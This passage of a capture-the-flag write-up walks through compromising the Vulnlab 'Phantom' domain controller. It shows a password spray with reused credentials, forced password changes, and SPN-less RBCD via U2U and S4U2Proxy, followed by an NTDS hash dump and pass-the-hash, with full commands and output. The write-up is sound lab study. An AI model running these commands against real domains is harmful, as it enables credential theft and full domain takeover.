config/archive/config.boot:138:                encrypted-password "$6$rounds=656000$Etl2frgw6IuOffzT$LPX5DjrOKSiVnTjPSLMnVevH4Y4eMf7SEWL6V8eH8GNUSDbFZX7Hj/jFvEGspjAtRY1lLohfGfOiraR1UGiDh."
config/archive/config.boot:139:                plaintext-password ""
config/archive/config.boot:159:                    password "gB6XTcqVP5MlP7Rc"
...
Seems we have some juicy stuff in config/archive/config.boot, let’s check more:
$ cat config/archive/config.boot
...
vpn {
    sstp {
        authentication {
            local-users {
                username lstanley {
                    password "gB6XTcqVP5MlP7Rc"
                }
            }
            mode "local"
        }
        client-ip-pool SSTP-POOL {
            range "10.0.0.2-10.0.0.100"
        }
        default-pool "SSTP-POOL"
        gateway-address "10.0.0.1"
        ssl {
            ca-certificate "CA"
            certificate "Server"
        }
    }
...
Found
lstanley:gB6XTcqVP5MlP7Rc
Check if we can authenticate with this new account:
$ nxc smb DC.phantom.vl -u 'lstanley' -p 'gB6XTcqVP5MlP7Rc'
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [-] phantom.vl\lstanley:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
Failed…
Password Spray attacking (svc_sspr) (Phantom_User)
Let’s go for checking again if any user reuse this new password gB6XTcqVP5MlP7Rc:
$ nxc smb DC.phantom.vl -u all_users.txt -p 'gB6XTcqVP5MlP7Rc' --continue-on-success
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [-] phantom.vl\Administrator:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\Guest:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\krbtgt:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [-] phantom.vl\DC$:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.10.125.229   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
...
Found
svc_sspr:gB6XTcqVP5MlP7Rc
Let’s double check to be sure it’s not another guest account but a service account:
$ nxc smb DC.phantom.vl -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc'
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         10.10.125.229   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
Confirmed
We use netexec to connect via winrm and grab the Phantom_User flag:
$ nxc winrm dc.phantom.vl -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' -X 'type c:\users\svc_sspr\desktop\user.txt'
WINRM       10.10.125.229   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)
WINRM       10.10.125.229   5985   DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc (Pwn3d!)
WINRM       10.10.125.229   5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.10.125.229   5985   DC               VL{7eedd5a4ac18638ace72c07eb99826aa}
Privilege escalation
Below is a list of security checks that I performed to see if the filesystem possessed any important data.
- Cached DPAPI credentials/master keys with
Seatbelt. - Internal services using
netstat. - Abnormal running programs with
ps. - Credential Hunting on the filesystem.
- Regular privilege escalation tactics with tools such as
PrivescCheckandWinpeas.
Though nothing seemed to come back with any successful results.
Let’s dump AD objects. groups, acl etc then analyze with BHCE (BloodHound Community Edition).
BloodHound
$ nxc ldap dc.phantom.vl -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' --bloodhound -c all,LoggedOn --dns-server 10.10.125.229
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
LDAP        10.10.125.229   389    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
LDAP        10.10.125.229   389    DC               Resolved collection methods: acl, loggedon, objectprops, group, rdp, container, psremote, trusts, session, localadmin, dcom
LDAP        10.10.125.229   389    DC               Done in 00M 28S
LDAP        10.10.125.229   389    DC               Compressing output into /home/user/.nxc/logs/DC_10.10.125.229_2025-02-25_192413_bloodhound.zip

our current
svc_sspraccount has the capability to change the password without knowing that user’s current password for 3 users:
- WSILVA
- RNICHOLS
- CROSE

As we don’t want to change all passords, we want to be focus on which one can be the better for privilege escalation, but all are equivalent as members of the ICT SECURITY group:

The members of the group ICT SECURITY can modify the msds-AllowedToActOnBehalfOfOtherIdentity attribute on the Domain Controller DC.PHANTOM.VL:
We can also use the BloodHound Cypher query below:
MATCH (n:User {admincount:False}) MATCH (m) WHERE NOT m.name = n.name MATCH p=allShortestPaths((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|AllowedToAct|SQLAdmin*1..]->(m)) RETURN p
That shows the escalation path clearly with AddAllowedToAct privilege.
More detail about Cypher Queries in BloodHound Enterprise can be found here: https://posts.specterops.io/cypher-queries-in-bloodhound-enterprise-c7221a0d4bb3
ForceChangePassword abusing (crose)
We change the password of crose:
$ bloodyAD --host dc.phantom.vl -d phantom.vl -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' set password 'crose' 'Azerty123!!'
[+] Password changed successfully!
OR
$ net rpc password "crose" "Azerty123!" -U "phantom.vl"/"svc_sspr"%"gB6XTcqVP5MlP7Rc" -S "dc.phantom.vl"
Now we have:

This privilege essentially allows us to act on behalf of the domain controller, and request for service tickets on behalf of that domain computer.
This privilege in particular allows us to exploit RBCD (resource-based constrained delegation), which can allow us to compromise the domain controller.
We’ve done this exploit in the past on other machines, and it seems as though this is the same type of attack path here.
RBCD Through SPN-less User (Phantom_Root)
For that RBCD (Resource-Based Constrained Delegation) attack works, the attacker needs to populate the target attribute with the SID of an account that Kerberos can consider as a service.
A service ticket will be asked for it. In short, the account must be either:
- a user account having a ServicePrincipalName set
- an account with a trailing $ in the sAMAccountName (i.e. a computer accounts)
- any other account and conduct SPN-less RBCD with U2U (User-to-User) authentication
The common way to conduct these attacks is to create a computer account. This is usually possible thanks to a domain-level attribute called MachineAccountQuota that allows regular users to create up to 10 computer accounts.
Let’s check it:
$ nxc ldap DC.phantom.vl -u 'crose' -p 'Azerty123!!' -M maq
SMB         10.10.125.229   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
LDAP        10.10.125.229   389    DC               [+] phantom.vl\crose:Azerty123!!
MAQ         10.10.125.229   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.10.125.229   389    DC               MachineAccountQuota: 0
Outch cold shower, we can’t create a new computer object !!

How can we perform the RBCD account then?
Step back and se saw during our BloodHound analysis that we have also the AllowedToActOn attribute against the DC.
After some research, we find this article by Jame Forshaw, which explains how to exploit RBCD using a normal user account. What’s great about this technique is that it allows to abuse RBCD even if the MachineAccountQuota is set to 0. The Hacker Recipes provides an excellent explanation of the steps we need to perform RBCD on SPN-less users.
At a low-level, if we are able to obtain the ticket session key and change that key to be the password hash of our controlled user, we can utilize User-2-User authentication to trick the DC into delegating a service ticket to us. We can combine both U2U and S4U2Proxy to obtain this ticket, and then use it to dump the LSA secrets of the domain controller.
This is due to how the KDC interprets ticket session keys that are passed in as NT hashes for a user, allowing them to be treated as computer objects in a sense.
Let’s proceed:
- Get the current TGT of the user in order to discover the ticket session key:
$ impacket-getTGT -hashes :$(pypykatz crypto nt 'Azerty123!!') phantom.vl/crose
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in crose.ccache
- We use describeTicket.py to obtain the ticket session key based on the service ticket for this user. (Note that the ticket session key will be different for your instance of this machine):
$ impacket-describeTicket crose.ccache | grep 'Ticket Session Key'
[*] Ticket Session Key            : 10b02ceca152cc8e8b884ea10580446f
- Let’s change the user’s password once more to match the hash of the ticket session key that we just received:
$ impacket-changepasswd -newhashes :10b02ceca152cc8e8b884ea10580446f phantom.vl/crose:'Azerty123!!'@dc.phantom.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom.vl\crose
[*] Connecting to DCE/RPC as phantom.vl\crose
[*] Password was changed successfully.
[!] User will need to change their password on next logging because we are using hashes.
Note: impacket-changepasswd replace the legacy impacket-smbpasswd
- Now that the NTLM hash was set with the same value of our ticket session key, we should be able to use RBCD as intended:
$ impacket-rbcd -delegate-from 'crose' -delegate-to 'DC$' -dc-ip dc.phantom.vl -action 'write' 'phantom.vl'/'crose' -hashes :10b02ceca152cc8e8b884ea10580446f
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] crose can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     crose        (S-1-5-21-4029599044-1972224926-2225194048-1126)
Now that the account is able to delegate on behalf of the DC, we can request a service ticket as we normally would with our controlled user.
The only difference here is that we’ll use the -u2u option so that the KDC interprets our login attempt as a domain user authentication attempt.
We’ll also impersonate the Administrator account so that we can dump the secrets of the domain controller.
Make sure to set your Kerberos global authentication variable to the crose ticket that we produced earlier.
- Request the delegated service ticket through
S4U2self+U2U, followed byS4U2proxy:
$ export KRB5CCNAME=crose.ccache
$ klist
Ticket cache: FILE:crose.ccache
Default principal: crose@PHANTOM.VL

Valid starting       Expires              Service principal
02/25/2025 20:40:16  02/26/2025 06:40:16  krbtgt/PHANTOM.VL@PHANTOM.VL
	renew until 02/26/2025 20:40:17
$ impacket-getST -u2u -impersonate Administrator -spn 'cifs/dc.phantom.vl' -k -no-pass phantom.vl/'crose'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.phantom.vl@PHANTOM.VL.ccache
Now that we have a service ticket for the Administrator user, we can dump the secrets of the domain controller:
$ export KRB5CCNAME=Administrator@cifs_dc.phantom.vl@PHANTOM.VL.ccache
$ klist
Ticket cache: FILE:Administrator@cifs_dc.phantom.vl@PHANTOM.VL.ccache
Default principal: Administrator@phantom.vl

Valid starting       Expires              Service principal
02/25/2025 20:55:53  02/26/2025 06:40:16  cifs/dc.phantom.vl@PHANTOM.VL
	renew until 02/26/2025 20:40:17
- Get the Admin Hash:
$ nxc smb dc.phantom.vl --use-kcache --ntds --user Administrator
SMB         dc.phantom.vl   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB         dc.phantom.vl   445    DC               [+] phantom.vl\Administrator from ccache (Pwn3d!)
SMB         dc.phantom.vl   445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         dc.phantom.vl   445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:71fde26ba67afaedbed8b3549012d930:::
Then we can grab the final flag Phantom_Root:
$ nxc winrm dc.phantom.vl -u 'Administrator' -H '71fde26ba67afaedbed8b3549012d930' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.125.229   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)
WINRM       10.10.125.229   5985   DC               [+] phantom.vl\Administrator:71fde26ba67afaedbed8b3549012d930 (Pwn3d!)
WINRM       10.10.125.229   5985   DC               [+] Executed command (shell type: powershell)
WINRM       10.10.125.229   5985   DC               VL{de224fef26acd82867e04addc0776b2a}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=f38625a5-acc8-4371-b2f4-0ad25dab1152